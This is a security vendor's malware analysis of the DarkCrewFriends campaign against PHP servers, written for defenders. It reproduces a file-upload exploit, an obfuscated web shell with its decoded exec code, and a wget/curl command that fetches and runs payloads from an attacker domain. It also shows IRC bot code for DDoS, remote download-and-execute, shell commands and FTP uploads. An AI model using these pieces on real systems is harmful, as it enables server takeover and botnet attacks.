

# DarkCrewBot – The Return of the Bot Shop Crew

[research.checkpoint.com/2020/the-return-of-the-bot-shop-crew/](https://research.checkpoint.com/2020/the-return-of-the-bot-shop-crew/)

June 26, 2020



June 25, 2020

Research By: Liron Yosefian and Ori Hamama, Network Research

## Introduction


Check Point Researchers recently discovered an ongoing, evolving campaign from a known hackers' group, "DarkCrewFriends." This campaign targets PHP servers, focusing on creating a botnet infrastructure that can be leveraged for several purposes such as monetization and shutting down critical services.

DarkCrewFriends has been quite active over the last few years. The group offers a variety of services ranging from bots to traffic services for websites, and was mentioned as the party responsible for causing a data breach in an Italian news site.

The attack chain of the current campaign includes exploiting an unrestricted file upload vulnerability, uploading a malicious PHP web shell, and communicating with a C&C server using an IRC channel. The attackers can leverage the malware's capabilities for various scenarios, such as DDoS attack types and shell command execution.

# The Attack Chain

The campaign's chain includes these stages:



**Figure 1:** The infection chain.

## The Exploited Vulnerability

In our initial analysis, we observed a PHP backdoor on the victims' servers. These PHP web shell files were uploaded to the vulnerable servers by the attackers.

Many applications allow users to upload certain files to their servers, such as images or documents. These files can put the system at risk if they are not properly handled. A remote attacker can send a specially-crafted request to a vulnerable server and upload an unrestricted file while bypassing the server's file extension check. This can eventually result in arbitrary code execution on the affected system.

Based on our research, the victims' servers host Content Management sites. These platforms have multiple unrestricted file upload vulnerabilities in which attackers can upload malicious files to the vulnerable servers. One of these vulnerabilities has an exploit created and published by DarkCrewFriends.

```
my $url = "http://".$site."wp-content/themes/".$theme."/themify/themify-ajax.php?upload=1"
my $upspread = "wp_protect.php";
my $ua = LWP::UserAgent->new;
$ua->timeout(20);
my @parameters = ( Filedata => [ $upspread ]);
my $req = POST($url, Content_Type => 'form-data',
               Content => \@parameters );
my $res = $ua->request($req);

shell http://".$site."wp-content/themes/".$theme."/uploads/thumb_editor.php
```

**Figure 2:** The unrestricted file upload exploit published by the DarkCrewFriends.

Based on their previous exploits, this group of attackers is very familiar with this type of vulnerability. We can assume that the attackers used an unrestricted file upload vulnerability to establish their backdoor on the victims' servers.

### The PHP Backdoor

To exploit the *move\_uploaded\_file* vulnerability and create a backdoor on the affected server, the attackers uploaded the following web shell on the victim's server. The code defines a GET parameter called *osc* and executes a decompressed base64 string. We also detected another version of this PHP backdoor used by the attackers which utilizes a GET parameter called *anon* that was defined in the web shell code.

### PHP Web Shell

```
<?php @error_reporting(0);
echo "<title>DarkCrewFriends</title><br>";
$osc = $_GET['osc'];
if (isset($osc)) {
    eval(gzinflate(base64_decode('pZHnasMwEITvhh6DYgyWIZS2lF5CwA9SEI48ilUcyWhlmhDy7l3J+ekhkENPEjm73w5SqXfdetMSPj9U8+07yNkTr1fPTyUI28mmAexlyWdSoXsvbhYrZnI6Mu9EnjKoj5w
NILEWvcWHNUIusBvjYbaTb428xBT2l1lJcNvoKrtNuubhzQLlMjPw21snIy9XXI0TVxoI94DUYxjUDXtmMdd9LVSAcqCI3bmY3yiKbYgyhZrZukIufB7Ai1rtXYRjR35IEa5TEkDr5I0VY0su+zDdXXox/722saQ4
6qeg+dNNQox+hJ5fvghF/ffVioLDP70dIBeNgTccqWtxFNl/4bAJaDtWl2+v7x/1SpXSWT145vS8mpWA0AWXQ0n5BQ=')));
}
```

**Figure 3:** The PHP backdoor code.

When we accessed the uploaded file, the DarkCrewFriends headline appears:

```
HTTP/1.0 200 OK
Date: Tue, 02 Jun 2020 09:00:55 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Content-Length: 15
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Proxy-Connection: keep-alive

DarkCrewFriends
```

**Figure 4:** An HTTP response from the PHP backdoor including DarkCrewFriends headline.

In addition, the file also includes a base64 string. When we decoded this string, we saw the following code:

**Decoded Base64**

```

<?php
$cmd=base64_decode($osc);
$eseguicmd=ex($cmd);
echo $eseguicmd;
function ex($cfe){
$res = '';
if (!empty($cfe)){
if(function_exists('exec')){
@exec($cfe,$res);
$res = join("\n",$res);
}
elseif(function_exists('shell_exec')){
$res = @shell_exec($cfe);
}
elseif(function_exists('system')){
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
}
elseif(function_exists('passthru')){
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
}
elseif(@is_resource($f = @popen($cfe,"r"))){
$res = "";
while(!@feof($f)) { $res .= @fread($f,1024); }
@pclose($f);
}}
return $res;
}
?>

```

**Figure 5:** The decoded base64 string.

**Downloading the Malicious Files**

After the successful backdoor initialization, the attackers call a parameter known as osc. The attackers then access the file and pass arguments to their code through this parameter, and execute the following code:

Path	Attacker's IP
/images/pdf.php?osc=%27cm0gLWYgL3RtcC8qYWZmO3JlC1mlC90bXAvKi5hZio7d2ldlCBodHRwOi8vcGthbGV4ZWl2aWMuY29tL2pwZy93YXAuYWZmIC1PIC90bXAvd2FwLmFmZjtdXjSiC1vLC90bXAvd2FwLmFmZiBodHRwOi8vcGthbGV4ZWl2aWMuY29tL2pwZy93YXAuYWZmO3dnZXQgaHR0cDovL3BrYWxleGVpdmljLmNvbS9qcGcvdmlld2VyLmFmZiAtTyAvdG1wL3ZpZXdlci5hZmY7Y3VybcAtbyAvdG1wL3ZpZXdlci5hZmYgaHR0cDovL3BrYWxleGVpdmljLmNvbS9qcGcvdmlld2VyLmFmZjtdZjIvZCAreCAvdG1wLyoubWZmO3BlcmwgL3RtcC93YXAuYWZmO3BocCAvdG1wL3ZpZXdlci5hZmY7cm0gLWYgL3RtcC8qYWZmO3JlC1mlC90bXAvKi5hZio7%27	190.145.107.220

When we decoded the string, we discovered commands to download and execute two .aff files. Afterward, all .aff files are removed.

## Decoded Base64

```
rm -f /tmp/*.aff;rm -f /tmp/*.af*;  
wget http://pkalexeivic.com/jpg/wap.aff -O /tmp/wap.aff;  
curl -o /tmp/wap.aff http://pkalexeivic.com/jpg/wap.aff;  
wget http://pkalexeivic.com/jpg/viewer.aff -O /tmp/viewer.aff;  
curl -o /tmp/viewer.aff http://pkalexeivic.com/jpg/viewer.aff;  
chmod +x /tmp/*.aff;perl /tmp/wap.aff;  
php /tmp/viewer.aff;  
rm -f /tmp/*.aff;  
rm -f /tmp/*.af*;
```

**Figure 7:** The decoded base64 string from the log.

When we downloaded both .aff files, we saw that those files were actually PHP and Perl files. The hidden file extension is used to avoid detection and confuse the issue. We obtained the attacker's source IP address, 190.145.107.220, from the attack log. Further investigation revealed that the related domain to this address is lubrisabana[.]com.

IP history results for lubrisabana.com.  
=====

IP Address	Location	IP Address Owner	Last seen on this IP
190.145.107.220	Medellín - Colombia	Telmex Colombia S.A.	2020-05-26
190.145.107.221	Medellín - Colombia	Unknown	2019-10-03
190.145.107.222	Medellín - Colombia	Unknown	2019-02-19
181.49.247.54	Bogotá - Colombia	Unknown	2018-07-06

**Figure 8:** The DNS history of the attacker's IP related domain:

We also investigated the history of the pkalexeivic[.]com domain, which was used to store the malicious .aff files. We checked this domain's DNS history and were surprised to see that the last activity there also happened on the same day.

IP history results for pkalexeivic.com.  
=====

IP Address	Location	IP Address Owner	Last seen on this IP
198.71.188.149	Scottsdale - United States	GoDaddy.com, LLC	2020-05-26
166.62.108.230	Scottsdale - United States	GoDaddy.com, LLC	2017-08-09
184.168.47.225	Scottsdale - United States	GoDaddy.com, LLC	2016-02-01
184.168.221.44	Scottsdale - United States	GoDaddy.com, LLC	2014-07-05

**Figure 9:** The DNS history of the domain used to store the aff files pkalexeivic[.]com

We assume that this is an indicator of new activity related to this campaign.

In addition, we noticed that the variables names and comments in the files are written in Italian.

## Malware Analysis

The malware has a wide range of capabilities, including:

- Open multiple processes at the same time.
- Pause the script to avoid detection.
- Execute shell commands.
- Extract all the running services on the host computer.
- Download\Upload FTP file.
- Scan open ports.
- Conduct multiple DDoS attacks – UDP & TCP DDoS, “Mega DDoS”, HTTP flood, IRC CTCP flood, and leverage multiple open proxies to a consolidated DDoS attack.
- Execute multiple IRC commands.

The malware communicates using the IRC (Internet Relay Chat) protocol. IRC includes various commands to allow the user to perform certain actions in the IRC channels. Those commands are co-opted by the malware to perform its activities. Alongside other actions, the bot uses the IRC commands to infect/attack other IRC servers and also to communicate with the remote C&C server.

As mentioned above, various DDoS attacks are supported, and the menu of the relevant attack types is sent to the malware’s operator via PRIVMSG, a private message transferred between IRC users. The desired action is fetched from the C&C’s reply.

```
if ($funcang =~ /^help/) {
    sendraw($ICUsocket, "PRIVMSG $printl :4,1[14@13-----[Help Commands]-----14@4] ");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3ddos - For Ddos Command Help");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3irc - For IRC Command Help");
}
if ($funcang =~ /^ddos/) {
    sendraw($ICUsocket, "PRIVMSG $printl :12,1[14@13-----[Ddos Commands]-----14@12] ");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3udpsingle <host> <port> <packet size> <time> --attacco UDP su singola porta--");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3tcpsingle <host> <port> <packet size> <time> --attacco TCP su singola porta--");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3megasingle <host> <port> <packet size> <time> --attacco MEGA su singola porta--");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3httpflood <host> <port> <time>");
}
if ($funcang =~ /^irc/) {
    sendraw($ICUsocket, "PRIVMSG $printl :12,1[14@13-----[IRC Commands]-----14@12] ");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3flood <host> <port> <chan> <cycles> (text)--attacco Flood su un canale IRC (se text=rnd flood random)--");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3proxyflood <host> <port> <chan> <cycles> (text)--attacco Flood su un canale IRC (se text=rnd flood random)-- in multi-socks");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3channels <host> <port> <nchanxbot> <time> <open/reg>--Apri X Chan Per bot--");
    sendraw($ICUsocket, "PRIVMSG $printl :4!bot 14@3proxychannels <host> <port> <nchanxbot> <time> <open/reg>--Apri X Chan Per bot-- in multi-socks");
}
}
```

**Figure 10:** The multiple DDoS attack types supported by the malware.

In the following function, the attacker downloads and executes files and performs a remote code execution on the affected system:

```

case "dropperl":
{
  if( $this->is_safe( ) )
  {
    $this->privmsg( $this->get_chan( ), '[ dropperl ] Safe mode is ON' );
    break;
  }

  $perl_file = $mcmd[1];

  if( !empty( $perl_file ) )
  {
    $parsed_url = $this->parse_url_s( $perl_file );

    $new_remote = $parsed_url[ 'scheme' ].'://'.$parsed_url[ 'host' ].$parsed_url[ 'dir' ].'/';
    $new_local = $parsed_url[ 'file' ];
    $file_type = $parsed_url[ 'file_ext' ];

    $this->ex('cd /tmp;wget '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /tmp;curl -O '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /tmp;lwp-download '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /tmp;lynx -source '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /dev/shm;wget '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /dev/shm;curl -O '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /dev/shm;lwp-download '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /dev/shm;lynx -source '.$new_remote.$new_local.';perl '.$new_local.';rm -rf *'.$file_type.'*');
    $this->ex('cd /tmp;rm -rf *'.$file_type.'*');
    $this->ex('cd /dev/shm;rm -rf *'.$file_type.'*');

    $this->privmsg( $this->get_chan( ), '[ execrfi ] Executed file '.$new_remote.$new_local );
    break;
  }
}
}

```

**Figure 11:** The function to execute every file on the affected system.

The attackers can also execute shell commands on the affected machine. The commands are sent by the C&C server:



```

sub shell {
  my $printl=$_[0];
  my $comando=$_[1];
  if ($comando =~ /cd (.*)/) {
    chdir("$1") || msg("$printl", "No such file or directory");
    return;
  } elsif ($pid = fork) {
    waitpid($pid, 0);
  } else {
    if (fork) {
      exit;
    } else {
      my @resp=`$comando 2>&1 3>&1`;
      my $c=0;
      foreach my $linha (@resp) {
        $c++;
        chop $linha;
        sendraw($ICUsocket, "PRIVMSG $printl :$linha");
        if ($c == "$linas_max") {
          $c=0;
          sleep $aspetta;
        }
      }
      exit;
    }
  }
}

```

**Figure 12:** The function to execute shell commands.

The malware also has FTP upload and download capabilities:

```

case "upftp":
{
    //ftp://user:password@host.com
    $pftp = parse_url( $mcmd[1] );
    $file = $mcmd[2];
    $dest = $mcmd[3];

    if( empty( $pftp[ 'host' ] )
        || empty( $pftp[ 'user' ] )
        || empty( $pftp[ 'pass' ] )
        || empty( $file )
        || empty( $dest ) )
    {
        $this->privmsg( $this->get_chan( ), "[ upftp ] URL line invalid!" );
    }
    else
    {
        $conn_id = ftp_connect( $pftp[ 'host' ] );
        $login_result = ftp_login( $conn_id, $pftp[ 'user' ], $pftp[ 'pass' ] );

        if( ( !$conn_id ) || ( !$login_result ) )
        {
            $this->privmsg( $this->get_chan( ), "[ upftp ] FTP connection failed!" );
        }
        else
        {
            $this->privmsg( $this->get_chan( ), "[ upftp ] Connected to ".$pftp[ 'host' ]." for user ".$pftp[ 'user' ] );
            $upload = ftp_put( $conn_id, $dest, $file, FTP_BINARY );
            if( !$upload )
            {
                $this->privmsg( $this->get_chan( ), "[ upftp ] FTP upload failed!" );
            }
            else
            {
                $this->privmsg( $this->get_chan( ), "[ upftp ] FTP upload success!" );
                $this->privmsg( $this->get_chan( ), "[ upftp ] Uploaded ".$file." to ".$dest." );
            }
        }
    }
}

```

**Figure 13:** The function to upload files via FTP.

Following the malware analysis, we noticed that variants of this malware are widely spread online.

```
oucsace.cs.ohio.edu/~tysko/Attacks/2013-05-28-private-edition-perl-script.txt
Not secure | oucsace.cs.ohio.edu/~tysko/Attacks/2013-05-28-private-edition-perl-script.txt

<PRE> POST /uploadify/uploadify.php HTTP/1.1 </PRE>
<PRE> TE: deflate, gzip;q=0.3 </PRE>
<PRE> Connection: TE, close </PRE>
<PRE> Host: oucsace.cs.ohiou.edu </PRE>
<PRE> User-Agent: Mozilla/3.0 (OS/2; U) </PRE>
<PRE> Content-Length: 25796 </PRE>
<PRE> Content-Type: multipart/form-data; boundary=xYzZY </PRE>
<PRE> --xYzZY </PRE>
<PRE> Content-Disposition: form-data; name="Filedata"; filename="image_viewer.php" </PRE>
<PRE> Content-Type: text/plain </PRE>
<PRE> <? </PRE>
<PRE> /***** </PRE>
<PRE> /* Private Edition By MarioTheBest */ </PRE>
<PRE> /* By Inside Team ( ? ) */ </PRE>
<PRE> /***** </PRE>
<PRE> </PRE>
<PRE> set_time_limit( 0 ); </PRE>
<PRE> error_reporting( 0 ); </PRE>
<PRE> echo "Success!"; </PRE>
<PRE> </PRE>
<PRE> class pBot </PRE>
<PRE> { </PRE>
<PRE>     var $using_encode = true; </PRE>
<PRE> </PRE>
<PRE>     var $config = array( </PRE>
<PRE>         'server' => 'NjUuMTIuMTY5LjIyNw==', </PRE>
<PRE>         'port' => 21333, </PRE>
<PRE>         'chan' => 'Ym90cW==', </PRE>
<PRE>         'key' => '', </PRE>
<PRE>         'nickform' => 'PhP[%d]', </PRE>
<PRE>         'identp' => 'ez', </PRE>
<PRE>         'modes' => '+p', </PRE>
<PRE>         'maxrand' => 6, </PRE>
<PRE>         'cprefix' => '.', </PRE>
<PRE> </PRE>
```

**Figure 14:** The Perl malware variant found in a malware samples repository.

```
1 <?php
2 set_time_limit( 0 );
3 error_reporting( 0 );
4 echo "Success!";
5
6 class pBot
7 {
8     var $using_encode = true;
9
10    var $config = array(
11        'server' => 'NzguMTQwLjE3My40Mw==', //server here (base64)
12        'port' => 9595,
13        'chan' => 'MXgzM3g3', //channel here (base64) DO NOT USE "#", "#lazy" = "lazy"
14        'key' => '',
15        'nickform' => 'logging[%d]',
16        'identp' => 'darxs',
17        'modes' => '+p',
18        'maxrand' => 6,
19        'cprefix' => '!',
20    );
21}
```

**Figure 15:** The PHP malware code in a GitHub repository:

As of this writing, none of the files were uploaded to Virus Total.

## Security Impact

This malware has a large range of attack types and capabilities that can be used to achieve various goals. The bot can be used to steal sensitive information, damage the affected system or even crash it completely. Following the various scenarios and attack methods depicted in the **Malware Analysis** section above, we conclude that the impact on the victim's infrastructure can be severe and have significant repercussions.

## Threat Actors

Based on our code and intelligence analysis, we concluded that the threat actors responsible for this campaign are linked to the hackers group DarkCrewFriends. Here are some of the obvious clues:

```
<?php @error_reporting(0);  
echo "<title>DarkCrewFriends</title><br>";  
$osc = $_GET['osc'];
```

Figure 16: The DarkCrewFriends signature in the web shell code.

```
#Nickname of bot  
my $iname = '.';  
chop (my $realname = 'darkCrew');  
$iconn='182.53.220.81' unless $iconn;  
my $iport='21333';  
#####
```

Figure 17: The “real name” of the bot admin.

In the past, this group was linked to a hacking attempt of an Italian news site:





Figure 18: The News coverage of the DarkCrewFriends news site hack.


In addition, a deeper search in a hacking forum led us to a user named “SOULDRK” who publicizes his group’s exploit services. While reviewing this user’s posts in the hacking forum, we surmised that this user is probably Italian.



**Figure 19:** The user SOULDRK's promotion of the DarkCrew services.

As mentioned previously, the group offers a number of different services, including bots and traffic services for websites. All their services are priced and the payment is in BTC only. We tracked multiple threads and related posts in the forum. Those posts were published between 2013-2015 which is consistent with the malware repositories dates and the Italian news site hacking.

Furthermore, we saw the following recent post from September 2019:



**Figure 20:** A recent post by SOULDRK.

In this post, the attackers sought a new domain to host their malware associated with the aforementioned campaign.

### The Bot Shop Services

The attackers create a network of botnets by using the IRC protocol to infect connected servers. This provides them with a more powerful attack tool and is also used in the traffic services they offer for sale.



#### ABOUT US

DARKCREW IS A NEW GROUP HERE TO OFFER TRAFFIC SERVICE, IF YOUR LOOKING QUALITY TRAFFIC ADD US NOW, WITH THE AMOUNT YOU WOULD LIKE. WE ONLY TAKE BITECOIN AS A PAYMENT METHOD DONT ASK TO PAY IN PAYPAL, THANK YOU.

#### PRICE

MIXED: \$7 PER 1K  
MIXED BULK: OVER 150K \$6

CONTACT US TO MAKE A ORDER NOW THROUGH EMAIL OR JABBER

SEND YOUR REQUESTS TO THE EMAIL BELOW AND WE WILL GET BACK TO YOU IN 24HOURS OR SOONER WITH A QUOTE.

EMAIL: [DARKCREW@ID.RU](mailto:DARKCREW@ID.RU)

**Figure 21:** Advertisement for the DarkCrew traffic services.



The advertisement features a dark grey background. At the top center is the logo for 'DARKCREW BOT SHOP', which consists of two white silhouettes of men in suits and hats facing each other, with the word 'DARKCREW' in a large, stylized, metallic font across them, and 'BOT SHOP' in a smaller font below. Below the logo, the text 'ABOUT US' is centered. This is followed by a paragraph: 'DARKCREW IS A NEW GROUP HERE TO OFFER HIGH QUALITY BOTS. WE PROVIDE THE BEST PERSONAL SUPPORT AND TRY OUR BEST TO MAKE SURE ALL OUR CUSTOMERS ARE SATISFIED.' Below this is the section 'PRICE', which lists three services: 'MIX WORLD INSTALLS : 1000 - \$45', 'MIX WORLD UPDATES : 1000 - \$65', and 'MIX WORLD LOADS : 1000 - \$95'. The next line says 'CONTACT US ON JABBER NOW || WE ARE ONLY TAKING BTC AS PAYMENT'. Below that is another paragraph: 'SEND YOUR REQUESTS TO THE JABBER BELOW AND WE WILL GET BACK TO YOU AS SOON AS POSSIBLE.' At the bottom, the Jabber ID 'JABBER: DARKCREW@EXPLOIT.IM' is displayed.

**DARKCREW**  
BOT SHOP

ABOUT US

DARKCREW IS A NEW GROUP HERE TO OFFER HIGH QUALITY BOTS.  
WE PROVIDE THE BEST PERSONAL SUPPORT  
AND TRY OUR BEST TO MAKE SURE ALL OUR CUSTOMERS ARE SATISFIED.

PRICE

MIX WORLD INSTALLS : 1000 - \$45  
MIX WORLD UPDATES : 1000 - \$65  
MIX WORLD LOADS : 1000 - \$95


CONTACT US ON JABBER NOW || WE ARE ONLY TAKING BTC AS PAYMENT

SEND YOUR REQUESTS TO THE JABBER BELOW  
AND WE WILL GET BACK TO YOU AS SOON AS POSSIBLE.

JABBER: DARKCREW@EXPLOIT.IM

**Figure 22:** Advertisement for the DarkCrew bot shop services.

The tool offered for sale can be used for a variety of purposes and comes with a user-friendly explanation. DarkCrew also offers customers a range of services including installing, managing and updating their exploits.



The advertisement has a dark blue background with a starry space pattern. It lists three service options in large, bold, blue capital letters: 'INSTALLS', 'UPDATES', and 'LOADS'. Each option is followed by a short description in white text. 'INSTALLS' is described as 'I will only download and execute your file and the bots will stay on my botnet.' 'UPDATES' is described as 'I will update my bots with your file, so they will dissapear from my botnet and you should be the only one having control then.' 'LOADS' is described as 'I will directly upload your file to my exploit pack so you will only get fresh installs which no one else will have.'

**INSTALLS**  
I will only download and execute your file and the bots will stay on my botnet.

**UPDATES**  
I will update my bots with your file, so they will dissapear from my botnet and you should be the only one having control then.

**LOADS**  
I will directly upload your file to my exploit pack so you will only get fresh installs which no one else will have.

**Figure 23:** Advertisement for the DarkCrew integration services.



## Summary

We have been tracking an evolving and multi-dimensional campaign carried out by DarkCrew Friends which targets PHP servers to create a vast botnet infrastructure. The associated botnet has a broad range of attack capabilities, and can be leveraged to steal sensitive information and damage the victims' systems.

We will continue to monitor the malware presence and further activity of the DarkCrewFriends group.

Check Point provides multiple layers of security coverage to its customers, including [IPS](#) .

Check Point Security Coverage for this campaign includes the following:

### IPS protections:

- Command Injection Over HTTP
- PHP Web Shell Generic Backdoor

### IOCs

#### C&C server:

182[.]53.220.81

#### Domains:

pkalexeivic[.]com

#### Files hashes:

- 52fed95c6428ceca398d601a0f0a6a36dedb51799ae28f56f4e789917226dd84
- 0f3062e22d8facfa05e6e6a1299b34d6bcbf7c22aa65241f6e332b71dcc80e15

#### References:

<https://www.unphp.net/decode/fab0fdff9d71db61690eb90a388651eb/>

<https://0day.today/exploit/21551>

<https://oucsace.cs.ohio.edu/~tysko/Attacks/2013-05-28-private-edition-perl-script.txt>

